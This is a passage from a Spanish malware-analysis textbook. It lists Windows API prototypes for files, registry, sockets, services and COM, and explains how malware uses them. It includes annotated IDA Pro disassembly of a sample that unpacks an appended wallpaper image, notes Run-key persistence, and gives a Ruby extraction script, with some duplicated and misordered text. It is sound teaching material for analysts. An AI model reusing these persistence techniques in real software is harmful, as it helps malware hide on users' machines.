
hObject se corresponde con el handle sobre el archivo recuperado por la función CreateFile().

FunciónGetFileSize() :

Esta función permite recuperar el tamaño de un archivo. He aquí el prototipo de la función:

```
DWORD WINAPI GetFileSize(
  _In_       HANDLE hFile,
  _Out_opt_  LPDWORD lpFileSizeHigh
);
```

hFile se corresponde, como siempre, con el handle sobre el archivo recuperado por la función CreateFile().

La función devuelve el tamaño del archivo.

c. API de acceso al registro

El sistema operativo Windows interactúa mucho con el registro. Las siguientes funciones permiten interrogar al registro y modificarlo.

FunciónRegCreateKey() :

Esta función permite crear una clave de registro. Si ya existe, se abre. He aquí el prototipo de la función:

```
LONG WINAPI RegCreateKey(
  _In_      HKEY hKey,
  _In_opt_   LPCTSTR lpSubKey,
  _Out_      PHKEY phkResult
);
```

hKey se corresponde con el registro que se va a abrir; el valor debe ser:

- HKEY_CLASSES_ROOT
- HKEY_CURRENT_CONFIG
- HKEY_CURRENT_USER
- HKEY_LOCAL_MACHINE
- HKEY_USERS

lpSubKey se corresponde con la ruta de la subclave que se ha de crear o abrir.

phkResult se corresponde con un puntero hacia una variable que contendrá un handle hacia la clave de registro

a la que se ha accedido.

Función`RegOpenKey()` :

Esta función es muy parecida a la función `RegCreateKey()` y la sintaxis es la misma. La diferencia es que, si la clave no existe, no se crea.

Función`RegQueryInfoKey()` :

Esta función permite recuperar información acerca de una clave de registro. He aquí el prototipo de la función:

```
LONG WINAPI RegQueryInfoKey(
  _In_           HKEY hKey,
  _Out_opt_      LPTSTR lpClass,
  _Inout_opt_    LPDWORD lpcClass,
  _Reserved_     LPDWORD lpReserved,
  _Out_opt_      LPDWORD lpcSubKeys,
  _Out_opt_      LPDWORD lpcMaxSubKeyLen,
  _Out_opt_      LPDWORD lpcMaxClassLen,
  _Out_opt_      LPDWORD lpcValues,
  _Out_opt_      LPDWORD lpcMaxValueNameLen,
  _Out_opt_      LPDWORD lpcMaxValueLen,
  _Out_opt_      LPDWORD lpcbSecurityDescriptor,
  _Out_opt_      PFILETIME lpftLastWriteTime
);
```

`hKey` se corresponde con el handle devuelto por la función `RegOpenKey()` o `RegCreateKey()`. Puede contener también uno de los siguientes valores:

- `HKEY_CLASSES_ROOT`
- `HKEY_CURRENT_CONFIG`
- `HKEY_CURRENT_USER`
- `HKEY_LOCAL_MACHINE`
- `HKEY_USERS`

`lpcSubKeys` solo se utiliza cuando `hKey` no se corresponde con un handle creado por `RegOpenKey()` o `RegCreateKey()`. En este caso, hay que precisar la subclave sobre la que realizar la consulta.

`lpcValues` se corresponde con un puntero a una variable que contiene el número de valores asociados a la clave especificada en `RegCreateKey()` o `RegOpenKey()`.

Función`RegQueryValue()` :

Esta función permite recuperar el valor de una clave de registro. He aquí el prototipo de la función:

```
LONG WINAPI RegQueryValue(
  _In_opt_       HKEY hKey,
  _In_opt_       LPCTSTR lpSubKey,
  _Out_opt_      LPTSTR lpValue,
  _Inout_opt_    PLONG lpcbValue
);
```

`hKey` se corresponde con el handle devuelto por la función `RegOpenKey()` o `RegCreateKey()`. Puede contener también uno de los siguientes valores:

- `HKEY_CLASSES_ROOT`

- HKEY_CLASSES_ROOT
- HKEY_CURRENT_CONFIG
- HKEY_CURRENT_USER
- HKEY_LOCAL_MACHINE
- HKEY_USERS

`lpSubKey` se utiliza cuando `hKey` no se corresponde con un handle creado por `RegOpenKey()` o `RegCreateKey()`. En este caso, hay que precisar la subclave sobre la que realizar la consulta.

`lpValue` se corresponde con un puntero a una variable que contenga el valor de la clave sobre la que se realiza la consulta.

Función`RegDeleteKey()` :

Esta función permite eliminar una clave de registro. He aquí el prototipo de la función:

```
LONG WINAPI RegDeleteKey(
  _In_      HKEY hKey,
  _In_      LPCTSTR lpSubKey
);
```

`hKey` se corresponde con el handle devuelto por la función `RegOpenKey()` o `RegCreateKey()`. Puede contener también uno de los siguientes valores:

- HKEY_CLASSES_ROOT
- HKEY_CURRENT_CONFIG
- HKEY_CURRENT_USER
- HKEY_LOCAL_MACHINE
- HKEY_USERS

`lpSubkey` se corresponde con la ruta de la subclave que se ha de eliminar.

Función`RegDeleteValue()` :

Esta función permite eliminar un valor asociado a una clave de registro. He aquí el prototipo de la función:

```
LONG WINAPI RegDeleteValue(
  _In_      HKEY hKey,
  _In_opt_  LPCTSTR lpValueName
);
```

`hKey` se corresponde con el handle devuelto por la función `RegOpenKey()` o `RegCreateKey()`. Puede contener también uno de los siguientes valores:

- HKEY_CLASSES_ROOT
- HKEY_CURRENT_CONFIG
- HKEY_CURRENT_USER
- HKEY_LOCAL_MACHINE
- HKEY_USERS

`lpSubkey` se corresponde con la ruta del valor que se ha de eliminar.

Función`RegEnumKey()` :

Esta función permite enumerar las subclases de una clave de registro. He aquí el prototipo de la función:

Esta función permite enumerar las subclaves de una clave de registro. He aquí el prototipo de la función:

```
LONG WINAPI RegEnumKey(
  _In_   HKEY hKey,
  _In_   DWORD dwIndex,
  _Out_  LPTSTR lpName,
  _In_   DWORD cchName
);
```

`hKey` se corresponde con el handle devuelto por la función `RegOpenKey()` o `RegCreateKey()`. Puede contener también uno de los siguientes valores:

- `HKEY_CLASSES_ROOT`
- `HKEY_CURRENT_CONFIG`
- `HKEY_CURRENT_USER`
- `HKEY_LOCAL_MACHINE`
- `HKEY_USERS`

`lpName` se corresponde con un puntero vacío a un array que contiene los valores de las subclaves.

Función`RegEnumValue()` :

Esta función permite enumerar los valores de una clave de registro. He aquí el prototipo de la función:

```
LONG WINAPI RegEnumValue(
  _In_          HKEY hKey,
  _In_          DWORD dwIndex,
  _Out_         LPTSTR lpValueName,
  _Inout_       LPDWORD lpcchValueName,
  _Reserved_    LPDWORD lpReserved,
  _Out_opt_     LPDWORD lpType,
  _Out_opt_     LPBYTE lpData,
  _Inout_opt_   LPDWORD lpcbData
);
```

`hKey` se corresponde con el handle devuelto por la función `RegOpenKey()` o `RegCreateKey()`. Puede contener también uno de los siguientes valores:

- `HKEY_CLASSES_ROOT`
- `HKEY_CURRENT_CONFIG`
- `HKEY_CURRENT_USER`
- `HKEY_LOCAL_MACHINE`
- `HKEY_USERS`

`lpValueName` se corresponde con un puntero a un array que contiene el valor de la clave de registro.

Función`RegSetValue()` :

Esta función permite situar un valor en una clave de registro. He aquí el prototipo de la función:

`hKey` se

```
LONG WINAPI RegSetValue(
  _In_       HKEY hKey,
  _In_opt_   LPCTSTR lpSubKey,
```

```
  _In_       DWORD dwType,
  _In_       LPCTSTR lpData,
  _In_       DWORD cbData
);
```

corresponde con el handle devuelto por la función `RegOpenKey()` o `RegCreateKey()`. Puede contener también uno de los siguientes valores:

- `HKEY_CLASSES_ROOT`
- `HKEY_CURRENT_CONFIG`
- `HKEY_CURRENT_USER`
- `HKEY_LOCAL_MACHINE`
- `HKEY_USERS`

`lpSubKey` se corresponde con la ruta de la subclave que se va a configurar.

`dwType` se corresponde con el tipo de dato que se va a configurar.

`lpData` se corresponde con el valor que se va a almacenar.

Función `RegCloseKey()`:

Esta función permite cerrar un handle abierto mediante las funciones `RegOpenKey()` o `RegCreateKey()`. He aquí el prototipo de la función:

```
LONG WINAPI RegCloseKey(
  _In_   HKEY hKey
);
```

`hKey` se corresponde con el handle devuelto por la función `RegOpenKey()` o `RegCreateKey()`. Puede contener también uno de los siguientes valores:

- `HKEY_CLASSES_ROOT`
- `HKEY_CURRENT_CONFIG`
- `HKEY_CURRENT_USER`
- `HKEY_LOCAL_MACHINE`
- `HKEY_USERS`

d. API de comunicación de red

La mayoría de los malwares utilizan la red para ser administrados o extraer datos. Es importante, por tanto, contar con un buen conocimiento de la API que permite realizar comunicaciones a través de la red en Windows. La comunicación de red se realiza gracias a sockets. Los sockets establecen un flujo de comunicación de red.

Función `socket()`:

Esta función permite crear un socket. He aquí el prototipo de la función:

```
SOCKET WSAAPI socket(
  _In_   int af,
  _In_   int type,
```

`af` se

```
  _In_   int protocol
);
```

corresponde con el protocolo utilizado por el socket. Los más comunes son IPv4 (`AF_INET`) e IPv6 (`AF_INET6`).

`type` se corresponde con el tipo de socket. Los tipos pueden ser los siguientes: `SOCK_STREAM`, `SOCK_DGRAM`, `SOCK_RAW`, `SOCK_RDM` o `SOCK_SEQPACKET`.

`protocol` se corresponde con el protocolo del socket. Los más comunes son `IPPROTO_ICMP`, `IPPROTO_TCP`, `IPPROTO_UDP` e `IPPROTO_ICMPV6`.

Esta función devuelve un handle sobre el socket que se utilizará por las demás funciones vinculadas a las comunicaciones de red.

Función`bind()`:

Esta función permite asociar el socket creado por `socket()` con el puerto y la dirección que se utilizarán. He aquí el prototipo de la función:

```
int bind(
  _In_   SOCKET s,
  _In_   const struct sockaddr *name,
  _In_   int namelen
);
```

`s` se corresponde con el handle devuelto por la función `socket()`.

`name` se corresponde con la configuración de la dirección y del puerto que se va a utilizar. Esta variable es una estructura de tipo `SOCKADDR_IN`. He aquí el prototipo de esta estructura:

```
struct sockaddr_in {
        short   sin_family;
        u_short sin_port;
        struct  in_addr sin_addr;
        char    sin_zero[8];
};
```

En esta estructura, `sin_family` tiene generalmente el valor `AF_INET`, `port` contiene el puerto utilizado por el socket, `sin_addr` se corresponde con la dirección utilizada por el socket. He aquí un ejemplo de uso de esta estructura:

```
SOCKADDR_IN sin;
sin.sin_addr.s_addr     = inet_addr("127.0.0.1");
sin.sin_family          = AF_INET;
sin.sin_port            = htons(1337);
```

`namelen` se corresponde con el tamaño de la estructura `SOCKADDR_IN`.

Función`listen()`:

Esta función permite escuchar en el socket creado y vinculado gracias a las funciones `socket()` y `bind()`. He aquí el prototipo de la función:

```
int listen(
  _In_   SOCKET s,
  _In_   int backlog
);
```

`s` se corresponde con el handle devuelto por la función `socket()`.

`backlog` se corresponde con el tamaño máximo del hilo de espera de conexiones.

Función`accept()`:

Esta función permite gestionar las conexiones entrantes sobre un socket He aquí el prototipo de la función:

```
SOCKET accept(
  _In_    SOCKET s,
  _Out_   struct sockaddr *addr,
  _Inout_ int *addrlen
);
```

`s` se corresponde con el handle devuelto por la función `socket()`.
`*addr` se corresponde con el puntero hacia la estructura `SOCKADDR_IN`.

Función`send()`:

Este comando permite enviar los datos por un socket. He aquí el prototipo de la función:

```
int send(
  _In_   SOCKET s,
  _In_   const char *buf,
  _In_   int len,
  _In_   int flags
);
```

`s` se corresponde con el handle devuelto por la función `socket()`.
`*buf` se corresponde con los datos que se han de enviar.

`len` se corresponde con el tamaño del mensaje.

Función`recv()`:

Esta función opera siguiendo el mismo principio que `send()`, aunque su objetivo es recibir mensajes. He aquí el prototipo de la función:

```
int recv(
  _In_   SOCKET s,
  _Out_  char *buf,
  _In_   int len,
  _In_   int flags
);
```

`s` se corresponde con el handle devuelto por la función `socket()`.

`*buf` se corresponde con el array que recibirá los datos.

`len` se corresponde con el tamaño de los datos.

Función`closesocket()`:

Esta función permite cerrar un socket. He aquí el prototipo de la función:

```
int closesocket(
  _In_   SOCKET s
);
```

`s` se corresponde con el handle devuelto por la función `socket()`.

Función`shutdown()`:

Esta función permite, como `closesocket()`, cerrar un socket, pero en este caso también puede definir cómo cerrar el socket. He aquí el prototipo de la función:

```
int shutdown(
  _In_   SOCKET s,
  _In_   int how
);
```

`s` se corresponde con el handle devuelto por la función `socket()`.

`how` se corresponde con la manera en la que se cerrará el socket. He aquí los posibles valores: `SD_RECEIVE`, `SD_SEND`, `SD_BOTH`.

Función`getpeername()`:

Esta función permite conocer la dirección remota a la que está conectado un socket. Resulta muy útil para obtener información acerca de un cliente. He aquí el prototipo de la función:

```
int getpeername(
  _In_    SOCKET s,
  _Out_   struct sockaddr *name,
  _Inout_ int *namelen
);
```

`s` se corresponde con el handle devuelto por la función `socket()`.

`*name` se corresponde con una estructura SOCKADDR donde se almacenarán los valores.

`*namelen` se corresponde con el tamaño de esta estructura.

Función`gethostname()`:

Esta función permite conocer el nombre local de la máquina. He aquí el prototipo de la función:

```
int gethostname(
  _Out_   char *name,
  _In_    int namelen
);
```

`*name` se corresponde con el array donde se almacenará el nombre de la máquina.

e. API de gestión de servicios

La gestión de servicios es algo muy importante en Windows. Por otra parte, muchos malwares se ocultan como servicios. Microsoft proporciona una API que permite gestionar estos servicios fácilmente. Si un malware crea un servicio, existe una elevada probabilidad de que se utilice esta API.

Función`OpenSCManager()`:

Esta función permite establecer una conexión hacia un *Service Control Manager* local o remoto. Este manager permite configurar los servicios. He aquí el prototipo de la función:

```
SC_HANDLE WINAPI OpenSCManager(
  _In_opt_   LPCTSTR lpMachineName,
  _In_opt_   LPCTSTR lpDatabaseName,
```

```
  _In_       DWORD dwDesiredAccess
);
```

`lpMachineName` se corresponde con el nombre de la máquina que se ha de administrar.

`lpDatabaseName` se corresponde con la base de datos que se ha de administrar, generalmente `SERVICE_ACTIVE_DATABASE`.

`dwDesiredAccess` se corresponde con los permisos de acceso deseados sobre el *Service Control Manager*.

Función`OpenService()`:

Esta función permite obtener un handle sobre un servicio particular. He aquí el prototipo de la función:

```
SC_HANDLE WINAPI OpenService(
  _In_   SC_HANDLE hSCManager,
  _In_   LPCTSTR lpServiceName,
  _In_   DWORD dwDesiredAccess
);
```

`hSCManager` se corresponde con el handle sobre el *Service Control Manager* obtenido por la función `OpenSCManager()`.

`lpServiceName` se corresponde con el nombre del servicio.

`dwDesiredAccess` se corresponde con los permisos de acceso deseados sobre el servicio.

Función`ControlService()`:
Esta función permite administrar un servicio. He aquí el prototipo de la función:

```
BOOL WINAPI ControlService(
  _In_   SC_HANDLE hService,
  _In_   DWORD dwControl,
  _Out_  LPSERVICE_STATUS lpServiceStatus
);
```

`hService` se corresponde con un handle sobre el servicio obtenido por la función `OpenService()`.

`dwControl` se corresponde con la acción deseada sobre el servicio. He aquí la lista de posibles acciones:

- `SERVICE_CONTROL_CONTINUE`
- `SERVICE_CONTROL_INTERROGATE`
- `SERVICE_CONTROL_NETBINDADD`
- `SERVICE_CONTROL_NETBINDDISABLE`
- `SERVICE_CONTROL_NETBINDABLE`
- `SERVICE_CONTROL_NETBINDREMOVE`
- `SERVICE_CONTROL_PARAMCHANGE`
- `SERVICE_CONTROL_PAUSE`
- `SERVICE_CONTROL_STOP`

Función`StartService()`:

Esta función permite arrancar un servicio. He aquí el prototipo de la función:

```
BOOL WINAPI StartService(
  _In_       SC_HANDLE hService,
  _In_       DWORD dwNumServiceArgs,
  _In_opt_   LPCTSTR *lpServiceArgVectors
);
```

`hService` se corresponde con el handle sobre el servicio obtenido por la función `OpenService()`.

`dwNumServiceArgs` se corresponde con el nombre de la entrada en el array `lpServiceArgVectors`.

`lpServiceArgVectors` se corresponde con un array que contiene los argumentos durante el arranque del servicio.

Función`CloseServiceHandle()`:

Esta función permite cerrar los handles abiertos previamente por `openSCManager()` y `openService()`. He aquí el prototipo de la función:

```
BOOL WINAPI CloseServiceHandle(
  _In_   SC_HANDLE hSCObject
);
```

`hSCobject` se corresponde con el handle que se va a cerrar.

f. API de los objetos COM

Como hemos visto en el primer capítulo de este libro, los desarrolladores de malwares utilizan en ocasiones objetos COM. Uno de los usos más comunes es la instrumentación de Internet Explorer. El navegador puede manipularse como un objeto. He aquí las funciones que permiten identificar el uso de este tipo de objetos:

Función`OleInitialize()`:

Esta función permite inicializar un objeto OLE. He aquí el prototipo de la función:

```
HRESULT OleInitialize(
        _In_ LPVOID pvReserved
);
```

`pvReserved` siempre vale `NULL`.

Función`CoCreateInstance()`:

Esta función permite crear una nueva instancia de un objeto COM. He aquí el prototipo de la función:

```
HRESULT CoCreateInstance(
  _In_  REFCLSID  rclsid,
  _In_  LPUNKNOWN pUnkOuter,
  _In_  DWORD     dwClsContext
  _In_  REFIID    riid,
  _Out_ LPVOID    *ppv
);
```

`rclsid` se corresponde con el CLSID del objeto que se va a crear; en el caso de Internet Explorer, `CLSID_InternetExplorer` ("{0002df01-0000-0000-c000-000000000046}").

`pUnkOuter` vale, generalmente, `NULL`.

`ppv` se corresponde con un puntero que contendrá el objeto que se va a manipular.

g. Ejemplos de uso de la API

Esta sección agrupa algunos ejemplos de uso de la API de Windows en código en ensamblador. Sobre las funciones proporcionadas por Microsoft, *IDA Pro* agrega automáticamente los comentarios que corresponden a los argumentos.

Ejemplo 1

He aquí un ejemplo de apertura o creación de archivos:

```
push    0                   ; hTemplateFile
push    0                   ; dwFlagsAndAttributes
push    1                   ; dwCreationDisposition
push    0                   ; lpSecurityAttributes
push    2                   ; dwShareMode
push    40000000h           ; dwDesiredAccess
push    offset Buffer       ; lpFileName
call    CreateFile
```

Los comentarios situados tras el punto y coma se corresponden con los argumentos de la función invocada con la instrucción `call`. El valor del archivo que se desea abrir se almacena en la variable `Buffer`. El argumento `dwDesiredAccess` vale 0x40000000, que equivale a `GENERIC_WRITE` según la documentación de Microsoft. El argumento `dwCreationDisposition` vale 1, que equivale a `CREATE_NEW`. Para concluir, esta función crea un archivo cuya ruta y nombre se corresponde con el contenido de la variable `Buffer`.

Ejemplo 2

He aquí un ejemplo de escritura en un archivo:

```
push    0                               ; lpOverlapped
push    offset NumberOfBytesWritten     ; lpNumberOfBytesWritten
push    eax                             ; nNumberOfBytesToWrite
push    offset aVeryBadNews___          ; "Very bad news..."
push    hFile                           ; hFile
call    WriteFile
```

Se invoca la función `WriteFile()`, los datos se escriben en el archivo correspondiente al handle `hFile` y los datos que se van a escribir se corresponden con el contenido de la variable `aVeryBadNews___`. Vemos que el contenido de la variable se ha actualizado como comentario automáticamente por *IDA Pro*.

He aquí un ejemplo de creación de una clave de registro:

```
push    ecx                         ; phkResult
push    0                           ; lpSecurityAttributes
push    0F003Fh                     ; samDesired
push    0                           ; dwOptions
push    0                           ; lpClass
push    0                           ; Reserved
push    offset aSoftwareMicros      ; "SOFTWARE\\Microsoft\\Windo"...
push    80000002h                   ; hKey
call    ds:RegCreateKeyExA
```

Se invoca la función `RegCreateKeyExA()`. La ruta de la clave está contenida en la variable `aSoftwareMicros`, el inicio del contenido de la variable se incluye como comentario por parte de *IDA Pro*. Para obtener la ruta completa, hay que hacer doble clic en la variable:

```
.data:0040D42C ; char aSoftwareMicros[]
.data:0040D42C aSoftwareMicros db
'SOFTWARE\Microsoft\Windows\CurrentVersion\Run\',0
```

Podemos ver que la ruta es `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. En esta clave de registro se almacena un conjunto de rutas hacia archivos binarios que se ejecutan automáticamente cada vez que se inicia la máquina. Obtenemos una pista acerca de cómo el malware logra ser persistente tras el inicio de la máquina infectada.

Ejemplo 3

Este tercer ejemplo permitirá comprender cómo trabajar con una función compleja. He aquí el código en ensamblador que se va a estudiar:

```
.text:004015B5 ; ======= S U B R O U T I N E ================
.text:004015B5
.text:004015B5 ; Attributes: bp-based frame
.text:004015B5
.text:004015B5 sub_4015B5 proc near ; CODEXREF:start:loc_4012E2#p
.text:004015B5
.text:004015B5 lpBuffer        = dword ptr -10h
.text:004015B5 Buffer          = dword ptr -0Ch
.text:004015B5 lDistanceToMove = dword ptr -8
.text:004015B5 hObject         = dword ptr -4
.text:004015B5
.text:004015B5 push     ebp
.text:004015B6 mov      ebp, esp
.text:004015B8 add      esp, 0FFFFFFF0h
.text:004015BB push     0               ; hTemplateFile
.text:004015BD push     0               ; dwFlagsAndAttributes
.text:004015BF push     3               ; dwCreationDisposition
.text:004015C1 push     0               ; lpSecurityAttributes
.text:004015C3 push     1               ; dwShareMode
.text:004015C5 push     80000000h       ; dwDesiredAccess
.text:004015CA push     offset byte_403F28 ; lpFileName
.text:004015CF call     CreateFileA
.text:004015D4 cmp      eax, 0FFFFFFFFh
.text:004015D7 jnz      short loc_4015DE
.text:004015D9 jmp      loc_4013F0
.text:004015DE ; ---------------------------------------
.text:004015DE
.text:004015DE loc_4015DE:            ; CODE XREF: sub_4015B5+22#j
.text:004015DE mov      [ebp+hObject], eax
.text:004015E1 push     0               ; lpFileSizeHigh
.text:004015E3 push     [ebp+hObject]   ; hFile
.text:004015E6 call     GetFileSize
.text:004015EB sub      eax, 4
.text:004015EE mov      [ebp+lDistanceToMove], eax
.text:004015F1 push     0               ; dwMoveMethod
.text:004015F3 push     0               ; lpDistanceToMoveHigh
.text:004015F5 push     [ebp+lDistanceToMove] ; lDistanceToMove
.text:004015F8 push     [ebp+hObject]   ; hFile
.text:004015FB call     SetFilePointer
.text:00401600 push    0                ; lpOverlapped
.text:00401602 push offset NumberOfBytesRead ; lpNumberOfBytesRead
.text:00401607 push    4                ; nNumberOfBytesToRead
.text:00401609 lea     eax, [ebp+Buffer]
.text:0040160C push    eax              ; lpBuffer
.text:0040160D push    [ebp+hObject]    ; hFile
.text:00401610 call    ReadFile
.text:00401615 cmp     NumberOfBytesRead, 0
.text:0040161C jnz     short loc_401623
.text:0040161E jmp     loc_4013F0
.text:00401623  ;-------------------------------------
.text:00401623
.text:00401623 loc_401623:          ; CODE XREF: sub_4015B5+67#j
```

Vamos a realizar el análisis poco a poco para

```
.text:00401626 push     eax             ; dwBytes
.text:00401627 push     40h             ; uFlags
.text:00401629 call     GlobalAlloc
.text:0040162E mov      [ebp+lpBuffer], eax
.text:00401631 mov      eax, [ebp+lDistanceToMove]
.text:00401634 sub      eax, [ebp+Buffer]
.text:00401637 push     0               ; dwMoveMethod
.text:00401639 push     0               ; lpDistanceToMoveHigh
.text:0040163B push     eax             ; lDistanceToMove
.text:0040163C push     [ebp+hObject]   ; hFile
.text:0040163F call     SetFilePointer
.text:00401644 push     0               ; lpOverlapped
.text:00401646 push offset NumberOfBytesRead ; lpNumberOfBytesRead
.text:0040164B push     [ebp+Buffer]    ; nNumberOfBytesToRead
.text:0040164E push     [ebp+lpBuffer]  ; lpBuffer
.text:00401651 push     [ebp+hObject]   ; hFile
.text:00401654 call     ReadFile
.text:00401659 cmp      NumberOfBytesRead, 0
.text:00401660 jnz      short loc_401667
.text:00401662 jmp      loc_4013F0
.text:00401667  ;-----------------------------------------------
.text:00401667
.text:00401667 loc_401667:          ; CODE XREF: sub_4015B5+AB#j
.text:00401667 push     [ebp+hObject]   ; hObject
.text:0040166A call     CloseHandle
.text:0040166F push     200h            ; nSize
.text:00401674 push     offset byte_404B41 ; lpBuffer
.text:00401679 push     (offset aTmp+2)   ; lpName
.text:0040167E call     GetEnvironmentVariableA
.text:00401683 push     offset aWallpaper_bmp ; "\\wallpaper.bmp"
.text:00401688 push     offset byte_404B41 ; lpString1
.text:0040168D call     lstrcatA
.text:00401692 push     offset byte_404B41 ; lpFileName
.text:00401697 call     DeleteFileA
.text:0040169C push    0                  ; hTemplateFile
.text:0040169E push    0                  ; dwFlagsAndAttributes
.text:004016A0 push    2                  ; dwCreationDisposition
.text:004016A2 push    0                  ; lpSecurityAttributes
.text:004016A4 push    3                  ; dwShareMode
.text:004016A6 push    0C0000000h         ; dwDesiredAccess
.text:004016AB push    offset byte_404B41   ; lpFileName
.text:004016B0 call    CreateFileA
.text:004016B5 cmp     eax, 0FFFFFFFFh
.text:004016B8 jnz     short loc_4016BF
.text:004016BA jmp     loc_4013F0
.text:004016BF ; -----------------------------------------------
.text:004016BF
.text:004016BF loc_4016BF:          ; CODE XREF: sub_4015B5+103#j
.text:004016BF mov     [ebp+hObject], eax
.text:004016C2 push    0                  ; lpOverlapped
.text:004016C4 push offset NumberOfBytesRead; lpNumberOfBytesWritt
.text:004016C9 push    [ebp+Buffer]       ; nNumberOfBytesToWrite
.text:004016CC push    [ebp+lpBuffer]     ; lpBuffer
.text:004016CF push    [ebp+hObject]      ; hFile
.text:004016D2 call    WriteFile
```

```
.text:004016D7 push    [ebp+hObject]      ; hObject
.text:004016DA call    CloseHandle
.text:004016DF push    2                  ; fWinIni
.text:004016E1 push    offset byte_404B41  ; pvParam
.text:004016E6 push    0                  ; uiParam
.text:004016E8 push    14h                ; uiAction
.text:004016EA call    SystemParametersInfoA
.text:004016EF leave
.text:004016F0 retn
```

```
.text:004016F0 sub_4015B5      endp
```

comprender bien la manera de trabajar.

- Análisis de `.text:004015B5` a `.text:004015D9`:

Esta sección de código realiza un `CreateFileA()` sobre el archivo almacenado en la variable `byte_403F28`. No se indica en la captura, pero esta variable contiene la ruta del binario que se está ejecutando. El valor de `dwDesiredAccess` es 0x80000000, lo que significa que el binario se abre en modo de solo lectura. El handle del archivo se almacena en el registro EAX tras la ejecución del `call`. Este valor se compara con 0xFFFFFFFF (correspondiente al valor de un handle en error). Si el handle es diferente, la función continúa ejecutándose en `loc_4015DE`.

- Análisis de `.text:004015DE` a `.text:0040161E`:

Es importante recordar que el valor del handle del archivo abierto en modo de solo lectura se almacena en EAX. Lo primero que hace este bloque de código es almacenar el valor de EAX (y por tanto del handle) en `ebp+hObject`. A continuación, se invoca a la función `GetFileSize()`. Como su nombre indica, esta función devuelve el tamaño de un archivo. El primer argumento es `ebp+hObject`, que contiene el handle hacia el binario en ejecución. Tras el `call`, el valor de EAX contendrá, como siempre, el valor de retorno de la función, en nuestro caso: el tamaño del archivo. Este valor se disminuye en cuatro con la llamada de la instrucción `sub`. El tamaño del archivo menos cuatro sigue almacenado en EAX. Este valor se almacena a continuación en `ebp+lDistanceToMove` con la instrucción `mov`. El siguiente `call` inicia la ejecución de la función `setFilePointer()`. Esta función permite desplazarse a un lugar específico del archivo. El archivo que se trata es el binario en ejecución y la función desplaza el puntero en el archivo hasta el valor contenido en `ebp+lDistanceToMove`, es decir, el final del archivo menos cuatro bytes. En este lugar, se invoca a la función `readFile()` para leer el contenido almacenado en los cuatro últimos bytes del archivo. El contenido leído se sitúa en `lpBuffer`, este argumento se corresponde con EAX. Vemos, justo antes del `push` del argumento, la llamada a la instrucción `lea` sobre el registro EAX. Tras esta instrucción, EAX apunta a la dirección de `ebp+Buffer`. Los cuatro últimos bytes del archivo se almacenarán en `ebp+Buffer`.

- Análisis de `.text:00401623` a `.text:00401662`:

Lo primero que hace esta sección de código es una llamada a `GlobalAlloc()`. Esta función permite asignar la memoria a una variable. En nuestro caso, el número de bytes asignado es igual al valor de `ebp+Buffer`, es decir, el valor almacenado en los cuatro últimos bytes del archivo. El puntero a esta variable se almacena en `ebp+lpBuffer`. Llegados a este punto, el valor de `ebp+lDistanceToMove`(que contiene el puntero hacia el final del archivo menos cuatro) se copia en EAX. A este valor se le resta `ebp+Buffer` (valor recuperado al final del archivo). El puntero hacia el archivo se sitúa en este valor gracias a `SetFilePointer()`. Reculamos en el archivo. En este punto, se ejecuta un nuevo `ReadFile()`. Podemos deducir que los últimos cuatro bytes del archivo contienen un tamaño. Este tamaño se corresponde con un dato útil para el malware, almacenado al final del archivo.

El malware intenta extraer este dato. Este dato se almacena en `ebp+lpBuffer` creado durante el `GlobalAlloc()`.

- Análisis de `.text:00401667` a `.text:004016BA`:

Lo primero que hace esta sección de código es `CloseHandle()` sobre el handle almacenado en `ebp+hObject` correspondiente al binario en ejecución. A continuación, se ejecuta la función `GetEnvironmentVariableA()`. El primer argumento se corresponde con `aTmp+2`; haciendo doble clic en la variable vemos que se corresponde con `TMP`. El malware busca el valor de la variable de entorno `%TMP%`. La siguiente función es `lstrcatA()`, que permite concatenar dos cadenas de caracteres. Las dos cadenas concatenadas son el valor de `%TMP%` y `\\wallpaper.bmp`. El valor de esta concatenación se almacena en `byte_404B41`. A continuación, se invoca a `DeleteFileA()` sobre el archivo correspondiente a esta ruta. Una vez eliminado el archivo, se realiza un `CreateFileA()`. El acceso sobre el archivo creado en `%TMP%\\wallpaper.bmp` está configurado en escritura.

- Análisis de `.text:004016BF` a `.text:004016F0`:

En esta última sección, se ejecuta un `WriteFile()`. Los dos parámetros interesantes son el archivo y los datos escritos. El archivo es `ebp+hObject`, que se corresponde con el handle a `%TMP%\\wallpaper.bmp`. Los datos

escritos en el archivo se corresponden con la variable `ebp+lpBuffer`; esta variable se corresponde con los datos extraídos del final del archivo. Vemos que se almacena un archivo `.bmp` al final del binario. Se realiza una llamada a `CloseHandle()` sobre el archivo `.bmp`. Por último, se invoca a la función `SystemParametersInfoA()`. El primer argumento es 0x14. Según la documentación de Microsoft, esta acción consiste en modificar el fondo de pantalla. El segundo argumento es `byte_404B41`, es decir, `%TMP%\\wallpaper.bmp`.

- Conclusión:

Para concluir, hemos identificado que este código extrae la parte correspondiente a los cuatro últimos bytes del binario en ejecución. Esta parte se corresponde con el tamaño de un archivo `.bmp`. El malware se sitúa al final del archivo desplazándose cuatro bytes hacia atrás y acortando el tamaño del archivo `.bmp`. Este archivo se extrae y almacena en `%TMP%\\wallpaper.bmp`. Luego se configura como fondo de pantalla. He aquí un código en Ruby que permite extraer el fondo de pantalla del archivo binario:

```
#!/usr/bin/env ruby

if ARGV.length != 2
  puts "#{File.basename(__FILE__)} malware outputfile"
  exit
end

malwareFile = File.open(ARGV[0], ’r’)
malwareFile.seek(-0x4, IO::SEEK_END)
size = malwareFile.sysread(0x4)
size = size.unpack(’V*’)
size = size[0] + 0x4
puts "Offset : 0x#{size.to_s(16)}"

malwareFile = File.open(ARGV[0], ’r’)
malwareFile.seek(-size, IO::SEEK_END)
bmp = malwareFile.sysread(size)
bmpFile = File.open(ARGV[1], ’w’)
bmpFile.write(bmp)
```

He aquí el uso del script:

Ejemplo 4

He aquí un ejemplo en C de conexión a una URL mediante objetos COM:

```
rootbsd@lab:~$ ./extract_wallpaper.rb malware.exe output.bmp
Offset : 0x1c3a8
rootbsd@lab:~$ file output.bmp
output.bmp: PC bitmap, Windows 3.x format, 600 x 385 x 4
```

```
if (SUCCEEDED(OleInitialize(NULL)))
{
  IWebBrowser2*  pBrowser2;
  HRESULT hr;
  IDispatch* pHtmlDoc = NULL;
  CoCreateInstance(CLSID_InternetExplorer, NULL, CLSCTX_LOCAL_SERVER,
      IID_IWebBrowser2, (void**)&pBrowser2);
  if (pBrowser2)
  {
    VARIANT vEmpty;
    VariantInit(&vEmpty);
    BSTR bstrURL = SysAllocString(L”http://www.google.es”);
